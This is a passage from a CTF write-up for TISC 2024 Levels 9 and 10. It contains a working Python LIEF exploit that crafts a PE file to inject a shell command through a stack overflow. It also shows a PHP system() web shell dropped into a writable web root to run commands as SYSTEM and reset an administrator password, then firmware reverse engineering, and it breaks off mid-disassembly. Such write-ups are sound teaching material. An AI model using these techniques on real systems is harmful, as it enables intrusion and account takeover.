This means that we can potentially do a buffer overflow at a negative offset and reach the command that we want to overwrite on the stack.

In order to perform this overwrite, I needed to add 3 libraries with their corresponding entries. The first entry i am adding is:

```
fake = binary32.add_library("a.") #length 2
fake.add_entry("ab")             #length 2
```

The initial calculations are shown below:

1. `len_libname = 2 - 4 = -2`
2. `len_name = 2`
3. `len_libname + len_name = 0`
4. `accumulator = 0`

After we execute the following lines of code:

```

86     for ( j = 0; j < len_libname; ++j )
87         buffer_4110_bytes[accumulator + j] = tolower(libname[j]);
88         accumulator += len_libname;

```

The accumulator now has a value of -2 since len_libname is -2.

The following line of code is processed next:

```

89     buffer_4110_bytes[accumulator++] = '.';

```

In this line of code, buffer_4110_bytes[-2 ++] = '.' which is 0x2e and this overwrites the least significant byte of accumulator and adds 1 to accumulator. The value of accumulator changes in the following way: 0xfffe -> 0xff2e -> 0xff2f. Accumulator has a final value of 0xff2f after this line of code is processed.

After processing the next lines of code:

```

90     for ( k = 0; k < len_name; ++k )
91         buffer_4110_bytes[accumulator + k] = tolower(name[k]);
92         accumulator += len_name;
93     buffer_4110_bytes[accumulator++] = ',';

```

The final value of accumulator is now 0xff32 (0xff2f+2 +1).

The second entry I will be adding is:

```

fake = binary32.add_library("a.") #length 2
fake.add_entry('b'*203 )

```

After the second entry is processed by the following lines of code:

```

90     for ( k = 0; k < len_name; ++k )
91         buffer_4110_bytes[accumulator + k] = tolower(name[k]);
92         accumulator += len_name;
93     buffer_4110_bytes[accumulator++] = ',';

```

The final value of accumulator is now 0xfffd. This value can be obtained from GDB or by simple calculation. This entry has been calculated precisely such that I will be able to overwrite the command variable on the stack in the next entry.

The third entry I will be adding is:

```

fake = binary32.add_library("ggg" + ".")
fake.add_entry(" ;;; cat /app/flag.txt > out ;")

```

When the third entry is processed and after we execute the following lines of code:

```

86     for ( j = 0; j < len_libname; ++j )
87         buffer_4110_bytes[accumulator + j] = tolower(libname[j]);
88         accumulator += len_libname;

```

Note that this time, the `len_libname = 0` because “ggg.” is 4 characters long. This means that `accumulator += 0` and `accumulator`’s value is still at `0xffffd`.

The following line of code is processed next:

```
89 |         buffer_4110_bytes[accumulator++] = '.';
```

`buffer_4110_bytes[ffffd++] = '.'` which is `0x2e`, gets placed at negative offset and overwrites the least significant byte of the `accumulator` variable on the stack, but the `accumulator` variable is still not small enough to reach the buffer which we want to overwrite.

As we proceed with the code execution, the first iteration of the for loop below is where a crucial detail happens:

```
90 |         for ( k = 0; k < len_name; ++k )
91 |             buffer_4110_bytes[accumulator + k] = tolower(name[k]);
92 |         accumulator += len_name;
93 |         buffer_4110_bytes[accumulator++] = ',';
```

In the first iteration of the for loop, we finally get to overwrite the least significant byte of the `accumulator` variable with `0x20` (which is a space in ASCII encoding).

If we examine closer at the first 2 iterations of the for loop in line 91, the value of `accumulator` is actually `0xffffe` in the first iteration and this is where we overwrite the least significant byte with `0x20`:

1. `buffer_4110_bytes[0xffffe + 0] = name[0]`
2. `buffer_4110_bytes[0xffffe + 1] = name[1]`

Therefore, in subsequent iterations of the for loop, our buffer overflow is able to reach a negative offset where we can finally append our own command to the string that will be used as an input argument in the following line of code:

```
106 |     v9 = (void *)r_core_cmd_str(core, ((__int64)command_to_run));
```

In summary, the final python script to produce the PE required to get the flag is here:

```
from lief import PE

binary32 = PE.Binary(PE.PE_TYPE.PE32_PLUS)

code = [0x1]
section_text = PE.Section(".text")
section_text.content = code
section_text.virtual_address = 0x1000

section_data = PE.Section(".data")
#section_data.content = data
section_data.virtual_address = 0x2000
binary32.add_section(section_text)
binary32.add_section(section_data)

fake = binary32.add_library("a.")
fake.add_entry("ab")

fake = binary32.add_library("a.")
fake.add_entry('b'*203 )

fake = binary32.add_library("ggg" + ".")
fake.add_entry(" ;;; cat /app/flag.txt > out ;")

builder = PE.Builder(binary32)
builder.build_imports(True)
builder.build()
builder.write("pe_from_scratch.exe")
```

The flag obtained from the server is:
TISC{pwn1n6_w17h_w1nd0w5_p3}

Level 10

Diffuse

TISC LEVEL 10

DESCRIPTION

!!! We've found a weird device with a timer counting down! Ccould..it... be...a bomb....?? Your fellow agents found some access into the engineer's machine, will you be able to find some clues and diffuse it before it's too late?

For details on your instance, talk to @DiffuseInstanceBot on Telegram.

Note: Instances may be refreshed periodically. Remember to save your work outside of the instance!

60 attempts left

After interacting with the bot, I am given the credentials of a low privileged user to SSH into an instance of a Windows machine. I proceeded to do enumeration to figure out how to perform privilege escalation. Uploading executables into the instance was difficult too because of the antivirus running in the background. As a result, I had to do most of my enumeration manually.

There were many rabbit holes which I encountered, so I am just going to list down the main enumeration methods which yielded me useful results that I used for privilege escalation.

First of all, I wanted to see active TCP connections and view ports (the interesting information is highlighted in red) on which the instance is listening:

netstat -ano

Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:22	0.0.0.0:0	LISTENING	7712
TCP	0.0.0.0:80	0.0.0.0:0	LISTENING	7224
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	580
TCP	0.0.0.0:443	0.0.0.0:0	LISTENING	7224
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:3389	0.0.0.0:0	LISTENING	1180
TCP	0.0.0.0:5040	0.0.0.0:0	LISTENING	7304
TCP	0.0.0.0:7680	0.0.0.0:0	LISTENING	1772
TCP	0.0.0.0:49664	0.0.0.0:0	LISTENING	884
TCP	0.0.0.0:49665	0.0.0.0:0	LISTENING	740
TCP	0.0.0.0:49666	0.0.0.0:0	LISTENING	2396
TCP	0.0.0.0:49667	0.0.0.0:0	LISTENING	2620

....RESULTS TRUNCATED

It looks like there is a web server running on the system that is listening on port 80 and 443.

I also wanted to get the list of processes which were running on the system:

PS C:\Users\diffuser> Get-Process

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
176	10	3028	13644	5304	0		AggregatorHost
95	7	2852	8204	0.05	780	0	cmd
156	9	4656	14628	0.11	3196	0	cmd
87	5	2640	7192	0.03	4128	0	cmd
107	8	1624	8232	0.06	3112	0	conhost
76	6	1376	7404	6396	0		conhost
107	8	1668	8272	0.13	7204	0	conhost
686	24	2520	5916	632	0		csrss
156	10	2280	4480	748	1		csrss
328	14	3608	10932	4424	1		ctfmon
691	25	18276	39108	1076	1		dwm
42	7	2868	4628	1008	0		fontdrvhost
42	6	1888	3084	1016	1		fontdrvhost
969	98	48604	27376	6284	0		httpd
218	37	9324	13192	7224	0		httpd
0	0	124	8	0	0		Idle
730	33	14544	74776	4260	1		LogonUI
1122	22	7560	22908	884	0		lsass
0	0	396	28336	2596	0		Memory Compression
239	20	6764	8236	4324	0		MicrosoftEdgeUpdate
415	18	7716	32540	6372	0		MoUsoCoreWorker

....RESULTS TRUNCATED

I also found another user “diffuse” on the system:

diffuser@DIFFUSE C:\Users\diffuser>net users

User accounts for \\DIFFUSE

DefaultAccount diffuse diffuser
Guest WDAGUtilityAccount
The command completed successfully.

PS C:\Users\diffuser> Get-LocalUser | ft Name,Enabled,LastLogon

Name	Enabled	LastLogon
----	-----	-----
DefaultAccount	False	
diffuse	True	9/22/2024 11:15:01 AM
diffuser	True	9/22/2024 11:08:32 AM
Guest	False	
WDAGUtilityAccount	False	

It also appears that this “diffuse” user has admin privileges which could be important later on:

PS C:\Users\diffuser> Get-LocalGroupMember Administrators | ft Name,PrincipalSource

Name	PrincipalSource
----	-----
DIFFUSE\diffuse	Local

After obtaining all these information, I decided to run curl in powershell and supply 127.0.0.1 for the Uri parameter to see what I could obtain from the local webserver:

PS C:\xampp> curl

cmdlet Invoke-WebRequest at command pipeline position 1

Supply values for the following parameters:

Uri: 127.0.0.1

StatusCode : 200
StatusDescription : OK
Content : <!DOCTYPE HTML>
<title>Decryption service</title>

```

<body>
<div class="formbold-main-wrapper">
  <div class="formbold-form-wrapper">
    <h1>D1FFuS3's DECRYPTION SERVICE</h1>
  </div>
  <p>Oops yo...
RawContent      : HTTP/1.1 200 OK
                  Transfer-Encoding: chunked
                  Content-Type: text/html; charset=UTF-8
                  Date: Mon, 23 Sep 2024 09:48:53 GMT
                  Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3
                  X-Powered-By: PHP/8.1.25

                  <!DOC...
Forms           : {}
Headers        : {[Transfer-Encoding, chunked], [Content-Type, text/html; charset=UTF-8],
                  [Date, Mon, 23 Sep 2024 09:48:53 GMT], [Server, Apache/2.4.58 (Win64)
                  OpenSSL/3.1.3]...}
Images         : {}
InputFields    : {@{innerHTML=; innerText=; outerHTML=<INPUT id=firstname
                  class=formbold-form-input name=firstname placeholder="John">; outerText=;
                  tagName=INPUT; id=firstname; class=formbold-form-input; name=firstname;
                  placeholder=John}, @{innerHTML=; innerText=; outerHTML=<INPUT id=lastname
                  class=formbold-form-input name=lastname placeholder="Doe">; outerText=;
                  tagName=INPUT; id=lastname; class=formbold-form-input; name=lastname;
                  placeholder=Doe}, @{innerHTML=; innerText=; outerHTML=<INPUT id=email
                  class=formbold-form-input name=email placeholder="johndoe@mail.com">;
                  outerText=; tagName=INPUT; id=email; class=formbold-form-input; name=email;
                  placeholder=johndoe@mail.com}, @{innerHTML=; innerText=; outerHTML=<INPUT
                  id=phone class=formbold-form-input name=phone placeholder="(319) 555-0115">;
                  outerText=; tagName=INPUT; id=phone; class=formbold-form-input; name=phone;
                  placeholder=(319) 555-0115}...}
Links          : {}
ParsedHtml     : System.__ComObject
RawContentLength : 7958

```

From the results above, it seems that there is content hosted on the webserver. Now, I was curious in checking whether I could enumerate the file system for the webserver. Unfortunately, my current SSH shell was unable to list the directory in C:\xampp because of insufficient privileges but somehow I was able to read the index.php file.

PS C:\xampp> type htdocs/index.php

```

<?php
header("Location: /form.php");
exit();

```

After reading the index.php file, I knew that a form.php file was being executed when I ran the curl command previously and I proceeded to view its content as well.

PS C:\xampp> type htdocs/form.php

```
<!DOCTYPE HTML>
<title>Decryption service</title>
<body>
<div class="formbold-main-wrapper">
  <div class="formbold-form-wrapper">
    <h1>D1FFuS3's DECRYPTION SERVICE</h1>
  </div>
  <p>Oops your important files have been encrypted. If you are seeing this site, then your files are no longer accessible. Perhaps you are looking for a way to recover your files but dont wast your time. We have used strong encryption algorithms so you are unable to recover them without our deryption service.</p>
</div>
  <p>We guarantee that you can recover your files saefly if you perform the following steps.</p>
</div>
  <p> 1. Send $1000 worth of Bitcoing to the following address:
bM1qxy2kgUUgjrqtzq2n0Mrf2483p83Mnkfjhx9wlh</p>
  <p> 2. Fill in the form below and attach proof of your transaction. </p>
</div>
  <p> We will contact you through email on the decryption steps once we have verified the transaction.</p>
</div>
```

... Followed by lots of other unimportant output

The output of the content from form.php matches what I saw in my curl command.

At this point in time, I was wondering whether I could execute my own PHP code, but I was not sure what privilege level the web server was running at and whether privilege escalation was even achievable. There is only one way to find out. I created a new form.php and wanted to try overwriting the original form.php, if possible. If I manage to get code execution, I would be able to view the privilege level that the web server is running at. The code for the new form.php is shown below:

```
<?php
echo '<pre>';

// Outputs all the result of shellcommand. Stores the return value
// of the shell command in $retval.
system('whoami /all', $retval);

// Printing additional info
echo '
</pre>
```

```
<hr />Return value: ' . $retval;  
?>
```

I used the scp command to transfer my form.php into the instance and tried to overwrite the original form.php. The move command did not work, but somehow copying worked!

```
diffuser@DIFFUSE C:\Users\diffuser>move form.php C:\xampp\htdocs\form.php  
Access is denied.  
0 file(s) moved.  
  
diffuser@DIFFUSE C:\Users\diffuser>cp form.php C:\xampp\htdocs\form.php  
'cp' is not recognized as an internal or external command,  
operable program or batch file.  
  
diffuser@DIFFUSE C:\Users\diffuser>copy form.php C:\xampp\htdocs\form.php  
Overwrite C:\xampp\htdocs\form.php? (Yes/No/All): yes  
1 file(s) copied.
```

The command used to overwrite the original form.php is:

```
copy form.php C:\xampp\htdocs\form.php
```

After running curl again, I was happy to see that my PHP code has successfully executed and I have successfully obtained command execution at a higher privilege level (system). Thus, I can proceed to perform privilege escalation.

```
PS C:\Users\diffuser> curl  
  
cmdlet Invoke-WebRequest at command pipeline position 1  
Supply values for the following parameters:  
Uri: 127.0.0.1  
  
StatusCode      : 200  
StatusDescription : OK  
Content         : <pre>  
USER INFORMATION  
_____  
  
User Name      SID  
=====  =====  
nt authority\system S-1-5-18
```

I edited form.php to change the password of the administrator diffuse to “password”. The code for the final form.php to obtain privilege escalation is shown below:

```
<?php
echo '<pre>';

// Outputs all the result of shellcommand. Stores the return value
// of the shell command in $retval.
system('net user diffuse password', $retval);

// Printing additional info
echo '
</pre>

<hr />Return value: ' . $retval;
?>
```

After running curl again, I successfully changed the password and could then access the diffuse administrator user by using SSH to re-login as the diffuse user with the password as “password”, thus giving me privilege escalation.

Now that I have higher privileges, I can proceed to perform more enumeration to find interesting files. In the AppData folder of the diffuse user, I found an interesting file called Setup.ps1.

diffuse@DIFFUSE C:\Users\diffuse\AppData\Local>dir

Volume in drive C is Windows
Volume Serial Number is EAA4-4451

Directory of C:\Users\diffuse\AppData\Local

07/28/2024 03:11 PM	<DIR>	Comms
07/28/2024 02:53 PM	<DIR>	ConnectedDevicesPlatform
08/02/2024 09:52 AM	<DIR>	CoreAIPlatform.00
09/08/2024 05:04 AM	<DIR>	D3DSCache
09/09/2024 04:52 PM	<DIR>	Microsoft
08/04/2024 10:42 AM	<DIR>	Mozilla
08/02/2024 02:41 PM	<DIR>	OneDrive
09/06/2024 05:41 PM	<DIR>	Packages
08/02/2024 02:10 AM	<DIR>	PeerDistRepub
09/06/2024 05:40 PM	<DIR>	PlaceholderTileLogoFolder
07/28/2024 02:53 PM	<DIR>	Publishers
09/09/2024 04:46 PM		2,194 Setup.ps1
09/08/2024 05:11 AM		117 start-xampp.ps1
09/23/2024 10:15 AM	<DIR>	Temp
07/28/2024 04:17 PM	<DIR>	VirtualStore

2 File(s) 2,311 bytes
13 Dir(s) 96,523,997,184 bytes free

After examining the content of Setup.ps1:

diffuse@DIFFUSE C:\Users\diffuse\AppData\Local>type Setup.ps1

Sleep 300

net user diffuser DQqM7y4PP24N1b77V

Write-Output "Start" >> "C:\Users\diffuse\Desktop\results.txt"

Uninstall SSH

\$MyApp = Get-WmiObject -Class Win32_Product | Where-Object{\$_.Name -eq "OpenSSH"}
\$MyApp.Uninstall()

Write-Output "Uninstall" >> "C:\Users\diffuse\Desktop\results.txt"

Remove-Item -Recurse -Force "C:\ProgramData\ssh"

Write-Output "Remove SSH" >> "C:\Users\diffuse\Desktop\results.txt"

Reinstall SSH

\$pkg = "C:\Users\diffuse\Downloads\OpenSSH-ARM64-v9.5.0.0.msi"

Start-Process msixexec "/i \$pkg /qn"

Write-Output "Reinstall" >> "C:\Users\diffuse\Desktop\results.txt"

If (-not (Test-Path "C:\ProgramData\ssh")){

Sleep 20

}

Sleep 10

Copy-Item -Path "C:\Users\diffuse\Desktop\key1.pub" -Destination

"C:\ProgramData\ssh\administrators_authorized_keys"

Write-Output "Copy key" >> "C:\Users\diffuse\Desktop\results.txt"

\$NewAcl = Get-Acl -Path "C:\ProgramData\ssh\administrators_authorized_keys"

\$identity = "DIFFUSE\diffuse"

\$fileSystemRights = "Modify"

\$type = "Allow"

\$fileSystemAccessRuleArgumentList = \$identity, \$fileSystemRights, \$type

\$fileSystemAccessRule = New-Object -TypeName System.Security.AccessControl.FileSystemAccessRule

-ArgumentList \$fileSystemAccessRuleArgumentList

\$NewAcl.SetAccessRule(\$fileSystemAccessRule)

Set-Acl -Path "C:\ProgramData\ssh\administrators_authorized_keys" -AclObject \$NewAcl

Write-Output "perms key" >> "C:\Users\diffuse\Desktop\results.txt"

Stop-Service "Apache2.4"

```

Write-Output "Stop apache" >> "C:\Users\diffuse\Desktop\results.txt"
Sleep 5
del C:\xampp\apache\logs\*
Start-Service "Apache2.4"
Write-Output "Start apache" >> "C:\Users\diffuse\Desktop\results.txt"

# Clear logs

Clear-Eventlog -Log Application, System, Security, "Windows PowerShell"
Write-Output "clear event" >> "C:\Users\diffuse\Desktop\results.txt"

# Checks
## fa28878af01e1092efa80ddb69f337787d4c4787
certutil -hashfile "C:\Users\diffuse\AppData\Roaming\Incendiary\Schematics\schematic.pdf" sha1

## c05dd53dbef2a9bfd6f0c12699cc16e1bf1e7190
certutil -hashfile "C:\Users\diffuse\Desktop\project_incendiary\firmware.hex" sha1

Write-Output "end" >> "C:\Users\diffuse\Desktop\results.txt"

```

The important files are highlighted in red above. They are mainly:

1. C:\Users\diffuse\AppData\Roaming\Incendiary\Schematics\schematic.pdf
2. C:\Users\diffuse\Desktop\project_incendiary\firmware.hex


I proceeded to extract these files out as well as everything I could find on the Desktop of the diffuse user.

```

(kali@kali)-[~/Desktop/test/level10/diffuse]
$ scp -r diffuse@172.188.106.70:C://Users//diffuse//AppData//Roaming//Incendiary//Schematics//sch
ematic.pdf diffuse2
diffuse@172.188.106.70's password:
schematic.pdf 100% 369KB 2.8MB/s 00:00

```

I opened the schematic.pdf and obtained the following diagram:



I noticed that the diagram above made many references to wokwi parts. At first, I tried to build the schematic myself on wokwi (<https://wokwi.com/>), but I realised that there was no uart-key-chip component available on wokwi, so I could not complete the schematic. I decided to search for this mysterious uart-key-chip component and managed to obtain some useful results.



wokwi project with uart-key-chip



cipher: <https://en.wikipedia.org/wiki/ROT13> See ...

Missing: key- | Show results with: [key-](#)



Wokwi

<https://wokwi.com/projects> :

proj - Wokwi ESP32, STM32, Arduino Simulator

`uart-key-chip.chip.c` `uart-key-chip.chip.json` `wokwi-project.txt`. Library Manager. void setup() {
// put your setup code here, to run once: } void loop ...



Wokwi

<https://wokwi.com/projects> :

UART Chip Example

Wokwi Custom **UART Chip** example The **chip** implements a simple ROT13 letter substitution

cipher: <https://en.wikipedia.org/wiki/ROT13> See ...

Missing: project key-



Wokwi

<https://wokwi.com/projects> :


- - Wokwi ESP32, STM32, Arduino Simulator

`uart-key.chip.json` `uart-key.chip.c`. Library Manager. #include <LiquidCrystal_I2C.h> #include
<Keypad.h> #define I2C_ADDR 0x27 #define LCD_COLUMNS 20 ...


Missing: project | Show results with: [project](#)

After some googling as shown above, I found similar projects at <https://wokwi.com/projects/409614629412546561> and <https://wokwi.com/projects/409980407597755393>. The pin connections described in diagram.json resemble what is shown in the schematic diagram and uploading the firmware.hex file to wokwi simulated the bomb counting down.

The online wokwi project allowed me to upload firmware for emulation:



From the wokwi emulator, I can see the bomb timer counting down and I needed to provide a code:



To understand what is going on, I had to analyse the firmware.hex file. To disassemble it and load it properly in IDA, I followed the instructions in <https://vulnerablespace.blogspot.com/2017/11/ctf-writeup-flare-on-2017-09.html> and selected ATMEAL AVR and then select ATmega323_L so that the firmware.hex file can be disassembled properly.


In the firmware.hex file, I had to manually convert the ROM section in IDA (<https://hex-rays.com/products/ida/support/idadoc/453.shtml>) to define the section as data in order to view important strings.

Using strings, I found the following in firmware.hex:

```
Wrong decryption  
or no key chip!  
Less time now!  
F8g3a_9V7G2$d#0h  
Read key chip:
```

GoodLuckDefusing
THIS BOMB
Enter Code:
BOOM!
Game Over :)
39AB41D072C
Bomb defused!

The disassembly of the firmware.hex in IDA is so complex:



In an attempt to quickly simplify my reverse engineering efforts, I tried the diaphora method from <https://blog.attify.com/flare-4-ctf-write-part-4/> to port symbols:


Managed to match some library functions:

Line	Address	Name	Address 2	Name 2	Ratio	BBlocks 1	BBlocks 2	Description
00000	000001d1	__negsi2	0000158c	sub_158C	1.0000000	1	1	Equal assembly
00001	000001fb	__umulhisi3	00001600	sub_1600	1.0000000	1	1	Equal assembly
00002	000001c9	__divmodsi4_neg2	00001584	sub_1584	1.0000000	2	2	Bytes hash
00003	000001ba	__divmodsi4	00001575	sub_1575	1.0000000	6	6	Bytes hash
00004	000001d9	__udivmodsi4	000015de	sub_15DE	1.0000000	5	5	Bytes hash

Unfortunately, there were still many functions that were not matched, so I guess I had to begin reverse engineering what was going on. I used this manual(<https://ww1.microchip.com/downloads/en/devicedoc/atmel-0856-avr-instruction-set-manual.pdf>) to better understand the assembly instructions.

I also referred to a past CTF challenge writeup (<https://ctf.harrisongreen.me/2021/midnightsun/twi-light/>) which explained how strings are imported into RAM from ROM.

The reset function was loading strings from ROM into RAM:



I can see that in the reset function, source address selected in ROM is 0x30BE. 0x30BE divided by 2 is equal to 0x185f. This would correspond to ROM:185f in IDA as shown below. ROM:185f is the area in ROM where most of the strings live:

```

ROM:185F      .dw 0x405
ROM:1860      .dw 0x203
ROM:1861      .dw 0x90A
ROM:1862      .dw 0x708
ROM:1863      .dw 0x3231 ; 12
ROM:1864      .dw 0x4133 ; 3A
ROM:1865      .dw 0x3534 ; 45
ROM:1866      .dw 0x4236 ; 6B
ROM:1867      .dw 0x3837 ; 78
ROM:1868      .dw 0x4339 ; 9C
ROM:1869      .dw 0x302A ; *0
ROM:186A      .dw 0x4423 ; #D
ROM:186B      .dw      1
ROM:186C      .dw      0
ROM:186D      .dw      0
